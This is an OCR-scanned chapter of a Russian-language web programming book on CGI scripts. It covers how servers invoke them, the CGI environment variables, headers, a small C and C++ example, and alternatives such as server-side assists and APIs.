Как и любая другая программа, Web-сервер может создавать ASCII-файлы. Если вы уже создали программу Web-сервера, то вам не составит большого труда добавить к его тексту несколько процедур записи файла, а затем перекомпилировать программу. Кроме того, измените текст программы так, чтобы сервер пересылал созданный файл броузеру пользователя. На рисунке 20.3 показано, как сервер создает HTML-файлы, а затем пересылает их броузеру пользователя.

Рисунок 20.3. *Программа сервера создает HTML-файл и пересылает его броузеру пользователя.*

Получив такой файл, броузер отображает на экране полученную динамическую Web-страницу. На рисунке 20.4 показано, как программа севера пересылает ASCII-файл броузеру пользователя.




***Рисунок** 20.4. Сервер пересылает броузеру ASCII-файл.*

Итак, можно создать сервер, который будет генерировать Web-страницы. Но зачем же тогда нужны сценарии CGI? Оказывается, создавать динамические HTML-файлы можно и без использования сценариев. Однако для создания новой интерактивной Web-страницы вам понадобится полностью переделать сервер. Со временем программа может вырасти до невероятных размеров. Как же быть? Вот именно для таких целей больше всего подходят сценарии CG1. Благодаря им серверу не нужно создавать динамические Web-документы. Для создания такой программы можно воспользоваться различными языками программирования: C, C++, Perl, JavaScript, VBScript и т. д.

В общем, файлы CGI предоставляют неоценимую помощь при разработке Web-сайтов. Благодаря сценариям вам не придется полностью переделывать сервер. Вместо этого достаточно будет заменить один сценарий другим.

ГДЕ РАСПОЛАГАЮТСЯ СЦЕНАРИИ CGI

Для передачи данных в Web используются так называемые *транзакции*. Каждая транзакция состоит из четырех этапов (см. рисунок 20.5).




***Рисунок 20.5.** Четыре этапа транзакции.*

На рисунке 20.6 показано, как изменяется транзакция при использовании сценариев CGI.

***Рисунок** 20.6. Изменение транзакции при использовании сценариев CGI.*

Как видно из рисунка, сценарии CGI расположены на сервере, и поэтому обмен данными между ними производится также на сервере. Благодаря этому сценарий CGI может получать данные динамически и отсылать их серверу.

ВЫЗОВ СЦЕНАРИЯ

Как уже говорилось в главе 13, расположенная в броузере виртуальная машина Java обрабатывает апплеты Java на компьютере пользователя. Кроме того, в этой главе вы узнали о том, что программы JavaScript также выполняются внутри броузера. Однако сценарии CGI выполняются только на стороне сервера. Поэтому языки Java и JavaScript называют *языками стороны клиента,* а CGI – *языком стороны сервера.*

Пользователь не может с помощью броузера выполнить сценарий CGI. Эти программы должны выполняться на сервере. Следовательно, они должны располагаться на сервере. После выполнения сценария сервер посылает полученные результаты броузеру пользователя. Только так пользователь может просмотреть полученные результаты.

РАБОТА CGI

В главе 6 рассказывалось о том, что для получения HTML-документа броузер проводит транзакцию, состоящую из четырех этапов. Во-первых, броузер должен установить связь с сервером, хранящим нужный документ. После создания соединения броузер запрашивает у сервера документ. Обычно это делается с помощью HTTP-метода *GET.* Если такой документ существует, то сервер передает его броузеру. И в завершение, сервер разрывает соединение.

При работе со сценариями CGI эта схема немного изменяется, причем все изменения происходят на стороне сервера. Броузер же не имеет абсолютно никакого понятия о том, что он работает не с обычными Web-страницами, а со сценари-

ями CGI. Дело в том, что использование сценариев CGI не требует изменения процедуры запроса. Если броузер встретит сценарий, то последний будет выполнен сервером, а не броузером. Сценарий, в свою очередь, проделает всю затребованную броузером (пользователем) работу и вернет результат в виде HTML-файла. Получив такой файл, сервер присоединяет к нему необходимый заголовок и пересылает броузеру. После этого сервер разрывает соединение и ожидает следующий запрос. Этот процесс схематично показан на рисунке 20.7.




***Рисунок** 20.7. Процесс обработки данных сценарием.*

ВЗАИМОДЕЙСТВИЕ МЕЖДУ СЕРВЕРОМ и СЦЕНАРИЕМ CGI

После вызова сценария сервер должен предоставить ему необходимые для работы данные (данные, введенные пользователем). Кроме того, сервер должен установить *переменные окружения* и обработать возвращенные сценарием данные. В частности, он должен предоставить информацию для заголовка.

Как уже говорилось, HTTP — это используемый в Web протокол передачи данных. Заголовок HTTP помогает программам эффективнее взаимодействовать друг с другом. Поэтому нам нужно поближе познакомиться с ними. Основные детали заголовков HTTP описаны в главе 6. Например, прежде чем переслать данные броузеру, сервер должен послать ему набор заголовков, описывающих тип данных, их состояние и т. д. Броузер, в свою очередь, определяет содержимое файла с помощью заголовка *Content-Type*. При пересылке данных броузеру сервер должен снабдить его метаинформацией.

ПРЕОБРАЗОВАНИЕ КОМПЬЮТЕРА в WEB-СЕРВЕР

Чтобы проверить свои сценарии CGI, вы должны установить на своей машине HTTP-сервер. Так как большинство пользователей обладают ограниченным доступом к серверу, они не смогут протестировать свои сценарии. Однако можно воспользоваться сервером *FolkWeb* (он может работать под управлением Windows 95 или Windows NT). Чтобы загрузить эту программу, посетите

Web-сайт ILAR Concepts, расположенный по адресу *http://www.ilar.com/folkweb.htm* (см. рисунок 20.8).




Рисунок 20.8. *Web-сайт* ***ILAR Concepts.***

После установки сервера вы сможете создавать свои собственные Web-страницы, которые будут доступны всем пользователям Web. Кроме того, вы сможете выполнять на сервере сценарии CGI. Но самое главное заключается в том, что для установки сервера вам не придется прилагать особых усилий (и дополнительных капиталовложений). Более того, для работы сервера не нужен статический IP-адрес.

Однако не спешите слишком радоваться. Сервер *FolkWeb* не является бесплатной программой. Но лицензионное соглашение позволяет испытать продукт до его приобретения. Если вы захотите купить программу, вам придется заплатить за нее. Лицензионное соглашение расположено в файле *license.doc*, который находится в подкаталоге *docs*.

КАК ОПРЕДЕЛИТЬ IP-АДРЕС

Чтобы связаться с сервером, нужно знать IP-адрес машины, выделенный вам провайдером. Если у вас нет постоянного IP-адреса, то вы должны определить его для текущего сеанса. Для этого свяжитесь со своим поставщиком услуг Internet.

КАК СВЯЗАТЬСЯ с СЕРВЕРОМ

Чтобы связаться с сервером *FolkWeb,* наберите в адресной строке броузера *http://xxx.xxx.xxx.xxx./* (xxx.xxx.xxx.x~~xx~~ это IP-адрес вашего компьютера) и нажмите клавишу **Enter.** Для проверки сервера воспользуйтесь HTML-файлами.

Чтобы проверить сервер, проделайте следующие действия:

1. Откройте меню **Пуск** и выберите в нем пункт **Программы.**
2. Выберите пункт **Стандартные,** а затем — программу **Блокнот.**

3. Введите следующий текст:

```
<HTML>
<HEAD>
<TITLE>Hacker Proof Test</TITLE>
</HEAD>
<BODY>
<CENTER><H1>Hacker Proof FolkWeb Test</H1>
</BODY>
</HTML>
```

4. Завершив создание программы, откройте меню **Файл** и выберите в нем пункт **Сохранить как.** На экране появится одноименное диалоговое окно.
5. Сохраните созданный документ в каталоге *\FolkWeb\Pages*под именем *SampleDoc.HTM.*Чтобы сохранить документ, щелкните мышью по кнопке **ОК.**
6. Откройте меню **Файл** и выберите в нем пункт **Выход.**
7. Запустите броузер. В строке адреса введите адрес вашего сервера и имя созданного документа. Например, это может быть адрес *http://192.153.72.12/SampleDoc.htm.* Броузер, в свою очередь, переместит вас в указанное место и отобразит страницу, показанную на рисунке 20.9.

Рисунок 20.9. *Пробная HTML-страница.*

Итак, наш сервер готов к работе.

Статические IP-адреса

Если вы присоединяетесь к Internet с помощью модема (наиболее распространенный вариант), то вам не предоставляется статический IP-адрес. Другими словами, ваш адрес может меняться от сеанса к сеансу. Каков будет ваш следующий адрес, целиком зависит от вашего поставщика услуг Internet (или *провайдера*). Напомню, что IP-адресом называется 32-битное значение. Для работы с этим значением используется специальный тип записи — «десятичное с точкой». При этом значение разбивается на четыре числа по 8 бит.

Каждое такое число (от 0 до 255) представляется в виде десятичного числа. Более подробно IP-адреса описаны в главе 2.

В большинстве случаев вы не можете определить, какой IP-адрес будет выделен вам в следующем сеансе. Чаще всего поставщик услуг использует так называемый «пул» адресов. Каждому новому присоединившемуся пользователю предоставляется один из свободных IP-адресов. По завершении сеанса работы адрес становится свободным и может быть передан другому пользователю. Если же вы хотите обладать «постоянным» IP-адресом, то вам придется получить статический адрес. Благодаря этому пользователи Web всегда смогут обратиться к вашему серверу. Если же вы пока не решили, нужен ли вам статический IP-адрес, воспользуйтесь адресами, предоставляемыми на каждый сеанс работы. (Для определения IP-адреса свяжитесь со своим поставщиком услуг Internet или разработчиком Web-страниц.)

ИНТЕРФЕЙС СЦЕНАРИЕВ CGI

Спецификации *Common Gateway Interface* (CGI) определяют, какую информацию сервер должен предоставить сценарию CGI. Кроме того, они определяют формат данных, возвращаемых серверу. Чтобы ваши сценарии могли корректно работать с HTTP-серверами, необходимо строго придерживаться этих спецификаций.

Сервер должен предоставить сценарию всю необходимую для его работы информацию, в частности, введенные пользователем данные, а также некоторые другие, более общие сведения. Обычно часть информации передается с помощью командной строки и переменных окружения. *Переменные окружения* содержат информацию о пославшем запрос броузере, сервере и данных, переданных пользователем. Эти переменные чувствительны к регистру. Далее приводится описание каждой из них.

ПЕРЕМЕННЫЕ ОКРУЖЕНИЯ CGI

Итак, сервер передает информацию сценарию CGI с помощью аргументов командной строки и переменных окружения. Перед выполнением сценария сервер присваивает этим переменным определенные значения. Поэкспериментируйте со значениями переменных, чтобы лучше освоиться с написанием сценариев. Позже в данной главе вы напишете свой сценарий, отображающий значения этих переменных. В сценарии можно обращаться с этими переменными как со строковыми значениями.

ПЕРЕМЕННАЯ A UTH_TYPE

Сценарии CGI используют эту переменную для идентификации пользователя, который пытается получить доступ к сценарию. Если сервер сконфигурирован так, чтобы поддерживать идентификацию пользователя, (можно сконфигурировать сервер *FolkWeb* так, чтобы он поддерживал переменную *AUTH_TYPE*),то

пользователь, пытающийся получить доступ к сценарию, должен предоставить свое имя и пароль. Например, следующее значение переменной означает, что от пользователя требуется основной уровень идентификации:

```
AUTH_TYPE = Basic
```

ПЕРЕМЕННАЯ CONTENT_LENGTH

Сценарии CGI используют эту переменную, чтобы определить точное число байт, содержащихся в присоединенных данных. Например, если запрос содержит документ длиной в 1024 байта, то переменной окружения присваивается следующее значение:

```
CONTENT_LENGTH = 1024
```

ПЕРЕМЕННАЯ CONTENT_TYPE

Сценарии CGI используют эту переменную для запросов, которые содержат присоединенную информацию. К такому типу запросов относится HTTP-операция POST. Содержащаяся в переменной *CONTENT_ TYPE* информация определяет тип присоединенных данных (*MIME-тип/подтип*).Например, если запрос содержит присоединенный HTML-документ, то переменная окружения примет следующее значение:

```
CONTENT_TYPE = text/html
```

ПЕРЕМЕННАЯ GA TEWA Y_INTERFACE

Сценарии CGI используют эту переменную, чтобы определить версию выпуска спецификации CGI, которой удовлетворяет Web-сервер. Формат версии CGI-спецификации выглядит так: *CGI/версия.* Например, для CGI версии 1.1 переменная окружения будет выглядеть следующим образом:

```
GATEWAY_INTERFACE = CGI/1.1
```

***Примечание. Переменные окружения SERVER_SOFTWARE, SERVER_NAME и GATEWAY_INTERFACE** не являются специфическими для какого-либо запроса и устанавливаются для всех запросов сразу. Остальные переменные окружения являются специфическими для каждого запроса.*

ПЕРЕМЕННАЯ PATH_INFO

Сценарии CGI используют эту переменную, чтобы определить дополнительную информацию о путях (эта информация предоставляется клиентом). Другими словами, сервер может обратиться к сценарию, используя виртуальный путь, за которым следует дополнительная информация о пути. Прежде чем передать дополнительную информацию, программа-сервер должна декодировать ее (если та пришла от какого-либо URL). Обычно эта дополнительная информация указывает на ресурс, который сценарий должен возвратить в случае успешного выполнения запроса.

Чаще всего путь записывается в *относительной* форме, где за начальную точку отсчета берется корневой каталог сервера. Иначе говоря, корневой каталог сервера является базисом для относительного пути, который и присваивается переменной окружения *PA TH_INFO.* Например, если задан путь *c:/cgi-bin/example1.exe/hacker.html*, то переменная окружения будет выглядеть так:

```
PATH_INFO = /hacker.html
```

ПЕРЕМЕННАЯ PATH_ TRANSLATED

Сценарии CGI используют эту переменную для получения окончательной, пригодной для непосредственного использования информации относительного пути. Сервер переводит информацию переменной *PATH_TRANSLATED* посредством выполнения необходимых преобразований пути. Например, если переменной *PATH_INFO* присвоено значение */sports.html*, а корневым каталогом сервера служит *www:/*, то переменная *PATH_TRANSLATED* примет следующий вид:

```
PATH_TRANSLATED = www:/sports.html
```

ПЕРЕМЕННАЯ QUERY_STRING

Сценарии CGI используют эту переменную, чтобы получить информацию в текстовой форме (состоящую из аргументов), которая следует справа от знака вопроса после URL, переданного от пользователя сценарию. Эта строка содержит входные данные для сценария. После этого сервер заменяет в этой строке каждый пробел на знак «+», а все непечатаемые символы знаками *%dd*, где *d* — это десятичное значение.

Сценарий должен содержать код для расшифровки этой текстовой строки. Во время передачи этой информации сценарию сервер не должен декодировать информацию запроса. Кроме того, сервер должен установить переменную *QUERY_STRING* в случае, если пользователь предоставляет какую-то информацию запроса. Например, для URL
http://www.jamsa.com/cgi-bin/dogs.exe ?name=Triggerhill's+Happy
переменная окружения принимает следующее значение:

```
QUERY_STRING = name=Triggerhill's+Happy
```

ПЕРЕМЕННАЯ REMOTE_ADDR

Сценарии CGI используют эту переменную для получения IP-адреса удаленного хоста (броузера), с которого делается запрос. Например, значение переменной окружения может быть следующим:

```
REMOTE_ADDR = 204.212.52.209
```

ПЕРЕМЕННАЯ REMOTE_HOST

Сценарии CGI используют эту переменную, чтобы получить имя производящего запрос хоста. Если сервер не знает имя этого хоста, то он должен установить пере-

менную окружения *REMOTE_ADDR* и не присваивать переменной *REMOTE_HOST* никаких значений. Например, для хоста *jamsa.com* переменная окружения будет содержать следующее значение:

```
REMOTE_HOST = jamsa.com
```

Переменная REMOTE_IDENT

Сценарии CGI используют эту переменную, чтобы получить имя производящего запрос пользователя. Web-сервер представляет собой программное обеспечение, вызывающее ваш сценарий CGI. Если Web-сервер поддерживает протокол идентификации RFC 931 (Authentication Server Protocol), то он присвоит этой переменной значение имени пользователя, которое хранится на самом севере. Сценарии могут использовать эту переменную только для регистрации пользователя. Например, если имя удаленного пользователя *lklander* и он находится на хосте *jamsa.com,* то переменная *REMOTE_IDENT* примет следующее значение:

```
REMOTE_IDENT = lklander.www.jamsa.com
```

ПЕРЕМЕННАЯ REMOTE_USER

Сценарии CGI используют эту переменную, чтобы получить имя производящего запрос пользователя без имени хоста. Если сервер поддерживает идентификацию пользователя, а сценарий является защищенным, то сервер идентифицирует удаленного пользователя и присвоит полученное значение этой переменной. Допустим, что именем удаленного пользователя является *Iklander.* В этом случае переменной *REMOTE_USER* будет присвоено следующее значение:

```
REMOTE_USER= Iklander
```

ПЕРЕМЕННАЯ REQUEST_METHOD

Сценарии CGI используют эту переменную, чтобы определить тип HTTP-запроса, посланного броузером. Переменная *REQUEST_METHOD* может принимать значение *GET, HEAD* или *POST.* Например, если броузер посылает метод *GET,* то переменная окружения примет следующее значение:

```
REQUEST_METHOD=GET
```

ПЕРЕМЕННАЯ SCRIPT_NAME

Сценарии CGI используют эту переменную, чтобы определить виртуальный путь к сценарию, который будет запущен сервером. Например, если имеется URL *http://www.jamsa.com/cgi-bin/examplel.exe,* то переменной *SCRIPT_NAME* будет присвоено следующее значение:

```
SCRIPT_NAME = cgi-bin/example1.exe
```

ПЕРЕМЕННАЯ SERVER_NAME

Сценарии CGI используют эту переменную, чтобы определить имя домена или IP-адрес компьютера, на котором расположен Web-сервер. Например, когда сервер возвращает IP-адрес в представлении «десятичное с точкой», то переменной *SERVER_NAME* будет присвоено следующее значение:

```
SERVER_NAME = 204.212.52.209
```

ПЕРЕМЕННАЯ SERVER_SOFTWARE

Как вы знаете, сценарии CGI выполняются на сервере. Так как они могут выполняться по-разному для различных программ сервера, сценарии CGI используют переменную окружения *SERVER_SOFTWARE*, чтобы определить имя и номер версии программы сервера. Формат имени сервера должен выглядеть так: *имя/версия*. Например, для сервера *FolkWeb* версии 1.01 переменная окружения будет выглядеть так:

```
SERVER_SOFTWARE = FolkWeb/1.01 (Windows-32bit)
```

ПЕРЕМЕННАЯ HTTP_ACCEPT

Сценарии CGI используют эту переменную, чтобы определить, какие MIME-типы может принимать броузер. Они определяются с помощью посланных броузером HTTP-заголовков. MIME-тип задается в виде *тип/подтип*. Если имеется несколько типов, то они отделяются с помощью запятых. Например, переменная окружения может принимать следующее значение:

```
HTTP_ACCEPT = audio/aif, text/html, text/plain
```

ПАРАМЕТРЫ КОМАНДНОЙ СТРОКИ CGI

Сценарии CGI получают данные через командную строку и переменные окружения. О переменных окружения мы уже говорили в предыдущих разделах. С помощью *командной строки* можно производить интерактивный поиск. Обычно сценарии CGI используют командную строку, чтобы выполнить *запрос ISINDEX*, позволяющий добавить интерактивный поиск по ключевому слову к вашему HTML-документу. Однако не все серверные программы поддерживают запрос *ISINDEX*. Броузер посылает запрос в виде командной строки серверу. Программа-сервер может идентифицировать входные данные командной строки, устанавливая, использовал ли броузер метод *GET* и содержит ли строка URI *uuencoded* = = *символы*.

Если броузер использует метод *GET* и строка поиска URI не содержит *uuencoded* = = *символы*, то запрос осуществляется в форме командной строки. Перед тем как сервер вызовет соответствующий сценарий CGI, программа-сервер должна разбить командную строку, используя знак «+» для отделения параметров. Затем сервер выполняет дополнительное декодирование (если необходимо) каждого

параметра, переданного в строке поиска URI, и сохраняет каждый параметр-строку в массиве с именем *argv*.

Выполняемое сервером дополнительное декодирование заключается в разделении отдельных строк при использовании в качестве разделителя символа амперсанда «&». После этого сервер снова разбивает каждую из строк, используя знак «=», чтобы отделить имя переменной от ее значения (оно стоит справа от знака «=»). Сервер хранит количество элементов массива *argv* в целочисленной переменной *argc*.

Если сервер нашел знак «=» внутри переменной окружения *QUERY_STRING*, то он не будет посылать командную строку в качестве входных данных сценария CGI. Кроме того, если по какой-то причине сервер не может послать массив *argv* сценарию CGI, он обеспечит недекодированную информацию запроса в переменной окружения *QUERY_STRING*.

ПРЯМОЙ ВЫВОД БРОУЗЕРУ

Обычно выданный сценарием ответ интерпретируется сервером и только затем пересылается броузеру. Преимуществом пересылки выходных данных от сценария серверу является тот факт, что сценарий не должен посылать при каждом запросе полный HTTP-заголовок. Однако, чтобы разгрузить сервер, некоторые сценарии сами посылают свой выходные данные броузеру. Чтобы можно было отличить их от обычных сценариев, протокол CGI требует начинать имена этих сценариев с букв *nph- (Not to Parse the Header* — не анализировать заголовок). Если имя сценария CGI начинается с букв *nph-*, то сервер не будет изменять заголовок. В этом случае ответственность за правильный HTTP-ответ возлагается на сам сценарий.

ЗАГОЛОВКИ CGI

Выходные данные сценария CGI начинаются с заголовка. Этот заголовок состоит из текстовых строк и записывается в том же формате, что и обычные заголовки HTTP. В конце обязательно должна стоять пустая строка (пара символов CRLF). Если выходные данные сценария CGI содержат заголовки, не являющиеся *директивами для сервера,* то сервер пересылает их непосредственно броузеру. В настоящее время спецификация CGI определяет три такие директивы:

```
Content-type
Location
Status
```

Поле *Content-type* определяет тип/подтип MIME-данных, отправляемых броузеру. Обычно сценарии CGI выдают на выходе документ HTML. В этом случае поле *Content-type* будет выглядеть так:

```
Content-type: text/html
```

Поле *Location* указывает на документ. С помощью этого поля сценарии указывают местонахождение документа. В случае, если документ находится не на сервере и содержимым поля *Location* является некоторый URL, сервер перенаправляет броузер на соответствующий Web-сайт. Если же поле *Location* содержит виртуальный путь (файл расположен на компьютере сервера), то сервер получит указанный документ. Все это будет выглядеть так, как будто запрос этого документа сделал сам броузер. Например, для того чтобы указать на документ на удаленном сервере, значение поля *Location* в заголовке CGI может иметь следующий вид:

```
Location: http://www.jamsa.com/
```

Поле *Status* содержит значение статуса HTTP, которое сервер направляет от сценария броузеру (подробное описание значений статуса HTTP можно найти в главе 6). Вызывающий сценарий сервера использует различные коды статуса HTTP. Однако вам может понадобиться направлять код статуса броузеру напрямую. Особенно часто этот метод используется при возникновении ошибок.

В следующем примере проиллюстрированы типичные выходные данные сценария CGI, которые он должен генерировать при отправке данных серверу. После того как данные достигнут сервера, тот направит данные броузеру:

```
Content-type:  text/html  <! Далее следует пустая строка >

<HTML>
<HEAD>
<TITLE>This is the title</TITLE>
</HEAD>
<BODY>
This is the body generated by your CGI script.
</BODY>
</HTML>
```

Обратите внимание на пустую строку между полем *Content-type* и тегом *<HTML>*. Она *абсолютно необходима.* Если вы пропустите эту строку, то сервер не сможет правильно обработать документ. Следующий фрагмент кода на языке С создает записанный выше HTML-документ с помощью функции *printf*:

```
// некоторый код . . .
printf("Content-type:  text/html\n");
printf("\n");  // Не забудьте вставить эту строку
printf("<HTML>\n");
printf("<HEAD>\n");
printf("<TITLE>This is the title</TITLE>\n");
printf("</HEAD>\n");
printf("<BODY>\n");
printf("This is the body generated by your CGI script.\n");
printf("</BODY>\n");
printf("</HTML>\n");
// некоторый код . . .
```

СОЗДАНИЕ СЦЕНАРИЯ CGI с помощью C++

Как известно, C++ является достаточно гибким языком программирования, используемым для создания программ, которые можно использовать повторно. Как вы увидите, создание сценариев на C++ является более сложной задачей, чем написание обычных программ. Однако после некоторой практики вы сможете и сами создавать сценарии, которые можно будет использовать многократно.

Итак, мы воспользуемся сценарием *CExample2.CPP*, в котором применим HTTP-метод *POST*. С помощью этого метода мы будем отправлять серверу информацию, введенную пользователем в форму. Чтобы выполнить сценарий, воспользуйтесь расположенным на компакт-диске файлом *CExample2.HTM*. После запуска сценария на вашем экране должна появиться форма, показанная на рисунке 20.10.




Рисунок 20.10. *Форма, запускающая сценарий CGI.*

Из рисунка видно, что все поля формы пусты. Введите туда какие-либо данные, а затем щелкните мышью по кнопке *GoExample*. После этого броузер отобразит окно, в котором будут отображены введенные вами данные (см. рисунок 20.11).




Рисунок 20.11. *Вывод данных, посланных серверу и обработанных сценарием CGI.*

Как вы узнаете, поскольку форма посылает данные серверу посредством метода *POST,* этот сценарий использует для получения входных данных файловый дескриптор *stdin.* Исходный текст программы имеется на компакт-диске. Он расположен в каталоге главы 20, подкаталоге *example2.*

Примечание. *Для разработки описываемых в этой книге сценариев использовался компилятор* ***Microsoft Visual C++ 5.0.*** *Скелет кода создавался с помощью* ***App Wizard.*** *Добавленные к скелету строки выделены с помощью пометок «START CUSTOM CODE:* ***Hacker Proof»*****.**

Просматривая заголовочный файл *CExample2.h,* обратите внимание на объявления документа, окна, области просмотра и указатели на массивы строк. С помощью указателей *m_pFrame* и *m_pView* программа получает доступ к объекту документа, окну просмотра и рамке. Так как в программе *Example2* области просмотра и рамки не используются, то для удаления этих объектов используется специальный прием. Чтобы удалить эти два окна, программа устанавливает нулевой размер этих окон в файле *CExample2.CPP.* Программа использует указатель *m_saParams* для получения доступа к параметрам через стандартные дескрипторы файлового ввода-вывода.

Программа перегружает виртуальные функции *InitInstance* и *ExitInstance* в файле *CExample2.CPP.* В функции *InitInstance* код резервирует память для хранения установок окна программы. Кроме того, функция выполняет анализ командной строки и элементов INI-файла. В функции *ExitInstance* занятая память освобождается. В заголовочном файле *CExample2.h* также объявляются три функции (*ParseCmdLine*, *ParseIniFile* и *Create Response),* с помощью которых производятся операции со строками и ввод-вывод.

Поскольку для отправки данных на сервер в форме *CExample2.HTM* используется метод *POST,* программа должна считывать входные данные для сценария с помощью дескриптора файла *stdin.* Прочитав данные, программа посылает серверу ответ. Для этого используется дескриптор файла *stdout.*

Для более подробного анализа программы *Example2* ознакомьтесь с комментариями, расположенными в исходном тексте программы. Сам текст можно найти на поставляемом вместе с книгой компакт-диске.

НАИБОЛЕЕ ЧАСТО ИСПОЛЬЗУЕМЫЕ ДЛЯ СОЗДАНИЯ СЦЕНАРИЕВ ЯЗЫКИ ПРОГРАММИРОВАНИЯ

При создании сценариев CGI существует возможность выбора наиболее подходящего для вас языка программирования. В общем, для создания сценария можно использовать любой язык программирования, поддерживающий функции стандартного ввода-вывода. Кроме рассмотренных здесь языков C и C++, можно использовать Perl (Practical Extraction Report Language), Visual Basic, TCL, FORTRAN, JavaScript, а также любую оболочку Unix.

ДРУГИЕ РЕШЕНИЯ

Сценарии широко используются практически на всех Web-сайтах. Однако они не являются единственным методом организации интерактивной работы с пользователем. Кроме этого в настоящее время используются так называемые *помощники стороны сервера* (SSA — server-side assists). С их помощью сервер может и сам обрабатывать введенные пользователем данные и создавать ответ в виде HTML-документов. Благодаря таким помощникам серверу не нужно больше запускать другие программы. Более того, некоторые серверы используют интерфейсы API. Каждый API содержит функции обработки входных данных и генерации ответного HTML-документа. Независимо от используемого метода, процесс остается неизменным: пользователь заполняет некоторую форму и посылает ее серверу, который обрабатывает введенные пользователем значения и выдает результат в виде HTML-документа.

Каждый из трех методов обладает сильными и слабыми сторонами. Метод SSA построен на модификации программы сервера. Как вы понимаете, сервер является достаточно сложной программой. Поэтому модификация его исходного кода при каждом изменении процедур обработки формы представляет достаточно сложную задачу. Кроме того, модифицируя исходный текст севера, можно нарушить безопасность системы. Однако одним из преимуществ помощников стороны сервера является скорость. В большинстве операционных систем наиболее сложной задачей считается выполнение программ. Благодаря SSA, сервер не будет больше вызывать специальные программы для обработки каждой формы.

Достоинством сценариев CGI является простота их использования. Действительно, во многих статьях утверждается, что сценарии CGI столь просты, что их могут создавать даже люди, далекие от программирования. Это утверждение является справедливым лишь для простых сценариев. Однако по мере усложнения работы сценария требования к его разработке намного возрастают. Недостаток сценариев CGI заключается в том, что для обработки формы сервер должен вызывать дополнительную программу. Если программа содержит ошибки (или троянских коней), то безопасность системы окажется под угрозой.

И наконец, давайте поговорим об использовании API. Основное достоинство этого метода заключается в том, что вам не придется ни устанавливать на сервер дополнительное программное обеспечение, ни использовать внешнюю программу. По мере развития ваших способностей вы будете периодически обращаться к использованию помощников стороны сервера и интерфейсов API.

Язык ПРОГРАММИРОВАНИЯ PERL

Perl (Practical Extraction Report Language) является переносимым, интерпретируемым языком, идеально приспособленным для многочисленных приложений

по обработке текста. Perl поддерживает структурированные конструкции, используемые во многих языках программирования высокого уровня. Кроме того, он содержит огромное количество встроенных функций, накопленных им за годы эволюции в среде Unix.

